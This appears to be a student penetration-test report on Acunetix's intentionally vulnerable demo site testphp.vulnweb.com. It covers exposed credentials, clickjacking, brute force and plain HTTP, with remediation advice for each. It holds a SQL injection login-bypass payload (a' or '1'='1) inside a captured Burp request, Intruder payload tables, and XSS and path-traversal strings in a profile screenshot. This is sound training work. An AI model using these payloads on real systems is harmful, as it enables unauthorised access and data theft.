Test Report

(Task 1)

Name:Akhilesh.M

CIN ID:FIT/JAN26/5527

Github: https://github.com/ig-immortal

Vulnerability Assessment Report For a Live Website

Confidentiality Statement

This document is the exclusive property of VulnWeb and Harigovind. This document contains proprietary and confidential information. Duplication, redistribution, or use, in whole or in part, in any form, requires consent of both parties.I may share this document with auditors under non-disclosure agreements to demonstrate penetration test requirement compliance

Disclaimer


A penetration test is considered a snapshot in time. The findings and recommendations reflect the information gathered during the assessment and not any changes or modifications made outside of that period.Time-limited engagements do not allow for a full evaluation of all security controls. I prioritized the assessment to identify the weakest security controls an attacker would exploit. I recommend conducting similar assessments on an annual basis by internal or third-party assessors to ensure the continued success of the controls.

Assessment Overview

From jan(10-15)2026 Vulnweb engaged me to evaluate the security posture of its infrastructure compared to current industry best practices that included an external penetration test. All testing performed is based on the *NIST SP 800-115 Technical Guide to Information Security Testing and Assessment, OWASP Testing Guide (v4), and customized testing frameworks.*

Phases of penetration testing activities include the following:

- **Planning – Customer goals are gathered and rules of engagement obtained.**
- **Discovery – Perform scanning and enumeration to identify potential vulnerabilities, weak areas, and exploits.**
- **Attack – Confirm potential vulnerabilities through exploitation and perform additional discovery upon new access.**
- **Reporting – Document all found vulnerabilities and exploits, failed attempts, and company strengths and weaknesses.**



Assessment Components

External Penetration Test

An external penetration test emulates the role of an attacker attempting to gain access to an internal network without internal resources or inside knowledge. I attempted to gather sensitive information through opensource intelligence (OSINT), including employee information, historical breached passwords, and more that can be leveraged against external systems to gain internal network access. I also performed scanning and enumeration to identify potential vulnerabilities in hopes of exploitation.

Finding Severity Ratings

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

Severity	CVSS V3 Score Range	Definition
Critical	**9.0-10.0**	**Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.**
High	**7.0-8.9**	**Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.**
Moderate	**4.0-6.9**	**Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.**
Low	**0.1-3.9**	**Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.**

Informational	**N/A**	**No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.**

Scope

Assessment	Details
External penetration test	http://testphp.vulnweb.com

Executive Summary

During Vulnerability test was conducted on the website http://testphp.vulnweb.com. The tools used for scanning are Nuclei, OpenVAS, Burpsuite, Gobuster and pentesting was done on these vulnerabilities to check whether it is valid. By leveraging a series of attacks, I found critical level vulnerabilities that allowed full internal network access to testphp database. It is highly recommended that vulnweb address these vulnerabilities as soon as possible as the vulnerabilities are easily found through basic reconnaissance and exploitable without much effort. Here is a short report of the vulnerability scan.

Total records generated	Critical	High Severity	Medium Severity	Low Severity
9	2	5	2	0

Attack Summary

Sl. no	Action	Recommendation	Severity
1	Obtained login credentials from http://testphp.vulnweb.com/pictures/credentials.txt	Delete the webpages which contain user credentials	High
2	The website is vulnerable to clickjacking. It is possible to add the link of the webpage to the <iframe> section	Add http-security-headers	Medium
3	The login page is vulnerable to SQL injection	Implement Input Validation and Sanitization:	Critical
4	The login page is vulnerable to bruteforce attack	Limit the number of login attempts	High
5	Insecure Connection	Change the webpage to “https” from ”http”	Medium
6	Sensitive Information Disclosure	Remove the user credentials	Critical


7	**Sensitive Information Disclosure**	**Remove the webpage contents**	**High**
8	**Sensitive Information Disclosure**	**Implement access controls**	**High**
9	**Sensitive Information Disclosure**	**Implement access controls**	**High**

Penetration test findings

1) Obtained Login credentials (High)

Description	**It was possible to find the login credentials of a user from http://testphp.vulnweb.com/pictures/credentials.txt. This user credentials can be later used to login to any webpages associated with it.**
Impact	**High**
System	**http://testphp.vulnweb.com/pictures/credentials.txt**

Proof of concept:




```
username=test
password=something
```

Recommendation:- Remove the webpage or the contents.

2) Clickjacking (Medium)

Description	**The website is Vulnerable to clickjacking(*an attack that tricks a user into clicking a webpage element which is invisible or disguised as another element*). This can cause users to unwittingly download malware, visit malicious web pages, provide credentials or sensitive information, transfer money or purchase products online. The webpage was added to the "<iframe>" section of a test code and it was able to show the results successfully.**
Impact	**Medium**
System	**http://testphp.vulnweb.com/**

Proof of concept:


Clickjack test page
File | C:/Users/hgpsm/OneDrive/Desktop/vuln.html
Website is vulnerable to clickjacking!
Vulnerable to clickjacking
Elements
Console
Sources
Network

```
<html>
 ▶<head> … </head>
 ▼<body> == $0
    <p>Website is vulnerable to clickjacking!</p>
   ▶<iframe src="http://testphp.vulnweb.com" width="800" height="500"> … </iframe>
    "Vulnerable to clickjacking"
  </body>
</html>
```

```
body {                                    user agent stylesheet
    display: block;
    margin: ▶ 8px;
}
```

Recommendation:-

Implement X-frame-options header (Used to control whether a page can be placed in an *<iframe>*) The syntax for adding xframe in Apache:


1) **Edit the httpd.conf file.**
2) **Locate the section for your website or a virtual host.**
3) **Add the following line inside the section:**

Header always set X-Frame-Options "DENY"

3) SQL injection (Critical)

Description	**The login page is vulnerable to SQL injection(*a common attack vector that uses malicious SQL code for backend database manipulation to access information that was not intended to be displayed*). It is possible to bypass the login page with the sql command *a' or '1'='1.* When the login page is vulnerable to sql injection other users will be able to login with just usernames and without their password. This can result in unauthorized access to sensitive data, such as: Passwords, credit card number and personal information.**
Impact	**Critical**
System	**http://testphp.vulnweb.com/login.php**

Proof of concept:




Request to http://testphp.vulnweb.com:80 [44.228.249.3]

```
POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
Content-Length: 17
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://testphp.vulnweb.com
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.160 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://testphp.vulnweb.com/login.php
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close

uname=test&pass=a'or'1'='1
```

Burp Suite Community Edition v2024.1.1.4 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Proxy settings
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 2
Request cookies 0
Request headers 12
0 highlights
Event log All issues
Memory: 114.5MB

The login request is captured and sql commands are given in the place of password



testphp.vulnweb.com/userinfo.php

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

Smith (test)

On this page you can visualize or edit you user information.

Name:	Smith
Credit card number:	1234-5678-2300-9000
E-Mail:	email@email.com
Phone number:	<script>alert(1)</script>
Address:	../../../../../../../../../xampp/apache/logs/access.log

You have 5 items in your cart. You visualize you cart here.

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

Login successful

Recommendation:-

Implement input validation and parameterized queries including prepared statements.

1. **Prepared Statements and Parameterization:**


Queries are built with placeholders (?) instead of directly embedding user input.
User input is provided separately as parameters.
The database engine safely handles the query, preventing malicious code execution.

2. **Input Validation and Sanitization:**
   Always validate and sanitize user input:
   Remove or escape special characters that could be used for injection (e.g., quotes, semicolons).
   Enforce allowed data types and formats.
3. **Least Privilege Principle:**
   Grant database users only the minimum permissions required.
   This minimizes potential damage if an attacker gains unauthorized access.
4. **Stored Procedures (cautiously):**
   Stored procedures can be secure if implemented carefully.
   Store the complete logic within the database.
   Pass sanitized parameters to the stored procedure.

4) The login page is vulnerable to bruteforce attack (High)

Description	**The login page is vulnerable to bruteforce attack (*a trial-and-error method used by application programs to decode login information and encryption keys to use them to gain unauthorized access to systems*).** **It is possible to perform a password bruteforce on the login page.**
Impact	**High**
System	**http://testphp.vulnweb.com/login.php**


Proof of concept:



Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
26	a' or'1'='1	200	297			6292	
27	1=1	302	460			258	
28	a'or'1'=1	302	411			378	
29	a'or'1'='1	200	485			6292	
30	kjfhgf	302	410			258	
31	fghs or	302	483			258	
32	f sof	302	308			258	
33	password	302	319			258	
34	Pass	302	323			258	
35	test	200	478			6292	

```
POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
Content-Length: 20
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://testphp.vulnweb.com
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.160 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://testphp.vulnweb.com/login.php
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: keep-alive

uname=test&pass=test
```

Trying a password bruteforce attack on the login page (200 response indicates successful)


2. Intruder attack of http://testphp.vulnweb.com

Filter: Hiding 3xx, 4xx and 5xx responses

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
17	a' or'1'='1	200	347			6375	
18	test	200	303			6359	
19	TEST	200	316			6351	
20	TeSt	200	312			6327	
21	TEsT	200	294			6324	
22	TEst	200	311			6326	

List of successful passwords

Recommendation:-

Implement number of login limit per ip address. If the number of login attempts from a particular ip address exceeds the limit block the ip address from logging in.

- **Track Login Attempts:**
- **Store the number of failed attempts for a specific user or IP address in a database or temporary storage.**
- **Enforce Limits:**
- **Check the number of attempts before allowing another login try.**
- **Lockouts:**
- **Implement temporary or permanent lockouts after exceeding the limit.**

Important Considerations:

- **Balance Security and Usability:**
  Set a reasonable limit (e.g., 3-5 attempts) to prevent brute-force attacks while not inconveniencing genuine users.
- **Lockout Timers:**
  Implement temporary lockouts with a timer (e.g., 15 minutes) to allow legitimate users to recover from typos or forgotten passwords.
- **Clear Error Messages:**
  Inform users about exceeding login attempts and the lockout duration.
- **Security Best Practices:**

Never store passwords in plain text. Always use strong hashing algorithms.


- **Consider CAPTCHAs:**

  These can add an extra layer of protection against automated bots.

5) Insecure connection (Medium)

Description	**If a website uses "*http*" instead of "*https*", all requests an responses can be read by anyone who is monitoring the session. "*http*" messages are plaintext, which means unauthorized parties can easily access and read them over the internet. In contrast, "*https*" transmits all data in encrypted form.**
Impact	**Medium**
System	**http://testphp.vulnweb.com/**

Proof of concept:



testphp.vulnweb.com

Your connection to this site is not secure

You should not enter any sensitive information on this site (for example, passwords or credit cards), because it could be stolen by attackers.

Learn more

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

Recommendation:-

Change the webpage to «https».


1. **Obtain an SSL Certificate: Purchase one from your hosting provider or a trusted CA.**
2. **Install and Configure SSL: Follow your hosting provider's instructions for SSL installation on your web server.**
3. **Enable HTTPS Redirection: Configure your server to redirect all HTTP traffic to HTTPS.**
4. **Update Internal Links: Modify all internal links within your website code to use HTTPS URLs.**

Sensitive Information of the web

6)Disclosure(Critical)

Description	**The login credentials are visible to other users with username=”test” password=”test”. It is visible to everyone who visits the signup page.**
Impact	**Critical**
System	**http://testphp.vulnweb.com/login.php**

Proof of concept:


pictures
login page
testphp.vulnweb.com/login.php
Kali Linux Exploit-DB Google Hacking DB OffSec

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo

Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer

If you are already registered please enter your login information below:

Username :
Password :
login

You can also signup here.
Signup disabled. Please use the username test and the password test.

About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

